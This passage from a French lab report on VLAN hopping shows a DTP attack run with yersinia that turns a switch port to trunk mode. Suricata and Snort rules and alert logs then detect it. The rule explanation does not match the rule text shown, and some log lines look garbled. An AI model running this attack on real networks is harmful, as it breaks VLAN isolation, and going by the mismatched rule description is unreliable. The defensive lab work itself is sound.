rtt min/avg/max/mdev = 17.836/92.470/160.256/46.723 ms  
[—(attacker㉿attacker)—] ~  
$ sudo yersinia -G  
[sudo] password for attacker:  
(yersinia:20144): Gtk-WARNING **: 09:27:11.267: gtk_menu_attach_to_widget():  
menu already attached to GtkImageMenuItem  
(yersinia:20144): Gtk-WARNING **: 09:27:11.271: gtk_menu_attach_to_widget():  
menu already attached to GtkImageMenuItem
```


Etat avant attaque de l'interface :



Lancer l'attaque DTP, enable trunking:



Résultat après attaque:




Mode d'opération de l'éthernet 0/1 maintenant est trunk :

```
Name: Et0/1
Switchport: Enabled
Administrative Mode: dynamic auto
Operational Mode: trunk
Administrative Trunking Encapsulation: negotiate
Operational Trunking Encapsulation: dot1q
Negotiation of Trunking: On
Access Mode VLAN: 10 (VLAN0010)
Trunking Native Mode VLAN: 1 (default)
Administrative Native VLAN tagging: enabled
Voice VLAN: none
Administrative private-vlan host-association: none
Administrative private-vlan mapping: none
Administrative private-vlan trunk native VLAN: none
Administrative private-vlan trunk Native VLAN tagging
Administrative private-vlan trunk encapsulation: dot1q
Administrative private-vlan trunk normal VLANs: none
```

### b) Détection avec Suricata :

Création de la règle :



The screenshot shows a terminal window titled "IDS - VMware Workstation 17 Player (Non-commercial use only)". The terminal is running on an Ubuntu system, as indicated by the icon bar. The user is in a nano editor, editing a file named "Vlan.rules". The file contains a single line of Suricata configuration:

```
GNU nano 4.8          Vlan.rules          Modified
alert udp any any -> any any (msg:"Possible VLAN Hopping - DTP Attack Detected";
```

The terminal window also displays the desktop environment's dock with icons for the Dash, Home, Applications, Help, and a terminal.

Que fait cette règle ?

Il permet de détecter une possible attaque de VLAN Hopping appelée "Double Tagging". Cette attaque se produit lorsque des paquets Ethernet sont modifiés pour inclure deux étiquettes VLAN, ce qui peut contourner les mécanismes de sécurité basés sur les VLAN.

La règle utilise le protocole UDP (User Datagram Protocol) et spécifie que tous les paquets UDP provenant de n'importe quelle source (any any) et à destination de n'importe quelle destination (any any) doivent être analysés.

Le champ msg spécifie le message à afficher dans l'alerte en cas de détection de l'attaque.

Le champ content recherche la séquence de bytes 81 00 dans les paquets. Cette séquence correspond à un double tag VLAN spécifique.

Les options depth et offset définissent la position de départ et la longueur de la séquence recherchée dans le paquet.

Le champ sid (Signature ID) attribue un identifiant unique à la règle.


Ainsi, si un paquet UDP contenant la séquence 81 00 est détecté à la position spécifiée dans la règle, une alerte sera générée indiquant la possible présence d'une attaque de VLAN Hopping de type "Double Tagging".

Résultat de la détection :

```
lde@ubuntu:/var/log/suricata$ cat fast.log
06/12-06:34:46.244156 [**] [1:100001:0] Possible VLAN Hopping - Double Tagging Attack Detected [**] [Priority: 0] [UDP] 192.168.81.1:10000 -> 192.168.81.128:20002
06/12-06:34:46.245078 [**] [1:100001:0] Possible VLAN Hopping - Double Tagging Attack Detected [**] [Priority: 0] [UDP] 192.168.81.1:10000 -> 192.168.81.128:20002
06/12-06:34:46.584638 [**] [1:100001:0] Possible VLAN Hopping - Double Tagging Attack Detected [**] [Priority: 0] [UDP] 192.168.81.1:10000 -> 192.168.81.128:20002
06/12-06:34:46.791013 [**] [1:100001:0] Possible VLAN Hopping - Double Tagging Attack Detected [**] [Priority: 0] [UDP] 192.168.81.1:10000 -> 192.168.81.128:20002
06/12-06:34:47.427106 [**] [1:100001:0] Possible VLAN Hopping - Double Tagging Attack Detected [**] [Priority: 0] [UDP] 192.168.81.1:10000 -> 192.168.81.128:20002
06/12-06:34:48.107318 [**] [1:100001:0] Possible VLAN Hopping - Double Tagging Attack Detected [**] [Priority: 0] [UDP] 192.168.81.1:10000 -> 192.168.81.128:20003
06/12-06:34:48.107320 [**] [1:100001:0] Possible VLAN Hopping - Double Tagging Attack Detected [**] [Priority: 0] [UDP] 192.168.81.1:10000 -> 192.168.81.128:20003
06/12-06:34:48.111964 [**] [1:100001:0] Possible VLAN Hopping - Double Tagging Attack Detected [**] [Priority: 0] [UDP] 192.168.81.1:10000 -> 192.168.81.128:20003
06/12-06:34:48.112843 [**] [1:100001:0] Possible VLAN Hopping - Double Tagging Attack Detected [**] [Priority: 0] [UDP] 192.168.81.1:10000 -> 192.168.81.128:20003
06/12-06:34:49.220499 [**] [1:100001:0] Possible VLAN Hopping - Double Tagging Attack Detected [**] [Priority: 0] [UDP] 192.168.81.1:10000 -> 192.168.81.128:20003
06/12-06:34:50.248855 [**] [1:100001:0] Possible VLAN Hopping - Double Tagging Attack Detected [**] [Priority: 0] [UDP] 192.168.81.1:10000 -> 192.168.81.128:20003
06/12-06:34:53.485350 [**] [1:100001:0] Possible VLAN Hopping - Double Tagging Attack Detected [**] [Priority: 0] [UDP] 192.168.81.1:10000 -> 192.168.81.128:20003
06/12-06:34:56.643081 [**] [1:100001:0] Possible VLAN Hopping - Double Tagging Attack Detected [**] [Priority: 0] [UDP] 192.168.81.1:10000 -> 192.168.81.128:20003
06/12-06:34:58.444526 [**] [1:100001:0] Possible VLAN Hopping - Double Tagging Attack Detected [**] [Priority: 0] [UDP] 192.168.81.1:10000 -> 192.168.81.128:20002
06/12-06:34:58.814101 [**] [1:100001:0] Possible VLAN Hopping - Double Tagging Attack Detected [**] [Priority: 0] [UDP] 192.168.81.1:10000 -> 192.168.81.128:20002
```

### c) Détection avec Snort :


Création des règles :



```
es es Terminal ▾ Jun 12 06:24
ids@ubuntu: /etc/snort/rules
GNU nano 4.8 local.rules
# $Id: local.rules,v 1.11 2004/07/23 20:15:44 bmc Exp $
# -----
# LOCAL RULES
# -----
# This file intentionally does not come with signatures. Put your local
# additions here
alert udp any any -> any any (msg:"Possible VLAN Hopping - DTP Attack Detected")
alert udp any any -> any any (msg:"Possible VLAN Hopping - Double Tagging Atta
```


Même règle que suricata.

Résultat :



```
Jun 12 06:34:31.265697 [**] [1:100001:0] Possible VLAN Hopping - Double Tagging Attack Detected [**] [Priority: 0] [UDP] 192.168.81.1:10001 -> 192.168.81.128:20003
06/12/06:34:31.532547 [**] [1:100001:0] Possible VLAN Hopping - Double Tagging Attack Detected [**] [Priority: 0] [UDP] 192.168.81.1:10000 -> 192.168.81.128:20002
06/12/06:34:32.792826 [**] [1:100001:0] Possible VLAN Hopping - Double Tagging Attack Detected [**] [Priority: 0] [UDP] 192.168.81.1:10000 -> 192.168.81.128:20002
06/12/06:34:34.545887 [**] [1:100001:0] Possible VLAN Hopping - Double Tagging Attack Detected [**] [Priority: 0] [UDP] 192.168.81.1:10001 -> 192.168.81.128:20003
06/12/06:34:34.553178 [**] [1:100001:0] Possible VLAN Hopping - Double Tagging Attack Detected [**] [Priority: 0] [UDP] 192.168.81.1:10000 -> 192.168.81.128:20002
06/12/06:34:34.715319 [**] [1:100001:0] Possible VLAN Hopping - Double Tagging Attack Detected [**] [Priority: 0] [UDP] 192.168.81.1:10000 -> 192.168.81.128:20002
06/12/06:34:37.743886 [**] [1:100001:0] Possible VLAN Hopping - Double Tagging Attack Detected [**] [Priority: 0] [UDP] 192.168.81.1:10000 -> 192.168.81.128:20002
06/12/06:34:37.933856 [**] [1:100001:0] Possible VLAN Hopping - Double Tagging Attack Detected [**] [Priority: 0] [UDP] 192.168.81.1:10000 -> 192.168.81.128:20002
06/12/06:34:37.9373889 [**] [1:100001:0] Possible VLAN Hopping - Double Tagging Attack Detected [**] [Priority: 0] [UDP] 192.168.81.1:10000 -> 192.168.81.128:20002
06/12/06:34:41.941896 [**] [1:100001:0] Possible VLAN Hopping - Double Tagging Attack Detected [**] [Priority: 0] [UDP] 192.168.81.1:10000 -> 192.168.81.128:20002
06/12/06:34:43.970010 [**] [1:100001:0] Possible VLAN Hopping - Double Tagging Attack Detected [**] [Priority: 0] [UDP] 192.168.81.1:10001 -> 192.168.81.128:20003
06/12/06:34:44.311369 [**] [1:100001:0] Possible VLAN Hopping - Double Tagging Attack Detected [**] [Priority: 0] [UDP] 192.168.81.1:10000 -> 192.168.81.128:20002
06/12/06:34:44.697282 [**] [1:100001:0] Possible VLAN Hopping - Double Tagging Attack Detected [**] [Priority: 0] [UDP] 192.168.81.1:10000 -> 192.168.81.128:20002
06/12/06:34:45.288272 [**] [1:100001:0] Possible VLAN Hopping - Double Tagging Attack Detected [**] [Priority: 0] [UDP] 192.168.81.1:10001 -> 192.168.81.128:20003
06/12/06:34:45.2919502 [**] [1:100001:0] Possible VLAN Hopping - Double Tagging Attack Detected [**] [Priority: 0] [UDP] 192.168.81.1:10001 -> 192.168.81.128:20003
06/12/06:34:45.224527 [**] [1:100001:0] Possible VLAN Hopping - Double Tagging Attack Detected [**] [Priority: 0] [UDP] 192.168.81.1:10001 -> 192.168.81.128:20003
06/12/06:34:45.244156 [**] [1:100001:0] Possible VLAN Hopping - Double Tagging Attack Detected [**] [Priority: 0] [UDP] 192.168.81.1:10000 -> 192.168.81.128:20002
06/12/06:34:46.245078 [**] [1:100001:0] Possible VLAN Hopping - Double Tagging Attack Detected [**] [Priority: 0] [UDP] 192.168.81.1:10000 -> 192.168.81.128:20002
06/12/06:34:46.584638 [**] [1:100001:0] Possible VLAN Hopping - Double Tagging Attack Detected [**] [Priority: 0] [UDP] 192.168.81.1:10000 -> 192.168.81.128:20002
06/12/06:34:46.791013 [**] [1:100001:0] Possible VLAN Hopping - Double Tagging Attack Detected [**] [Priority: 0] [UDP] 192.168.81.1:10000 -> 192.168.81.128:20002
06/12/06:34:47.427186 [**] [1:100001:0] Possible VLAN Hopping - Double Tagging Attack Detected [**] [Priority: 0] [UDP] 192.168.81.1:10000 -> 192.168.81.128:20002
06/12/06:34:47.167318 [**] [1:100001:0] Possible VLAN Hopping - Double Tagging Attack Detected [**] [Priority: 0] [UDP] 192.168.81.1:10001 -> 192.168.81.128:20003
06/12/06:34:47.167328 [**] [1:100001:0] Possible VLAN Hopping - Double Tagging Attack Detected [**] [Priority: 0] [UDP] 192.168.81.1:10001 -> 192.168.81.128:20003
06/12/06:34:47.111964 [**] [1:100001:0] Possible VLAN Hopping - Double Tagging Attack Detected [**] [Priority: 0] [UDP] 192.168.81.1:10001 -> 192.168.81.128:20003
06/12/06:34:47.112843 [**] [1:100001:0] Possible VLAN Hopping - Double Tagging Attack Detected [**] [Priority: 0] [UDP] 192.168.81.1:10001 -> 192.168.81.128:20003
06/12/06:34:49.220499 [**] [1:100001:0] Possible VLAN Hopping - Double Tagging Attack Detected [**] [Priority: 0] [UDP] 192.168.81.1:10001 -> 192.168.81.128:20003
06/12/06:34:50.248855 [**] [1:100001:0] Possible VLAN Hopping - Double Tagging Attack Detected [**] [Priority: 0] [UDP] 192.168.81.1:10001 -> 192.168.81.128:20003
06/12/06:34:53.485350 [**] [1:100001:0] Possible VLAN Hopping - Double Tagging Attack Detected [**] [Priority: 0] [UDP] 192.168.81.1:10001 -> 192.168.81.128:20003
06/12/06:34:56.843081 [**] [1:100001:0] Possible VLAN Hopping - Double Tagging Attack Detected [**] [Priority: 0] [UDP] 192.168.81.1:10001 -> 192.168.81.128:20003
06/12/06:34:58.444526 [**] [1:100001:0] Possible VLAN Hopping - Double Tagging Attack Detected [**] [Priority: 0] [UDP] 192.168.81.1:10000 -> 192.168.81.128:20002
06/12/06:34:58.840481 [**] [1:100001:0] Possible VLAN Hopping - Double Tagging Attack Detected [**] [Priority: 0] [UDP] 192.168.81.1:10000 -> 192.168.81.128:20002
```

#### d) Voir le traffic avec wireshark :



Le fait que la mode du port a été changée a été détecté.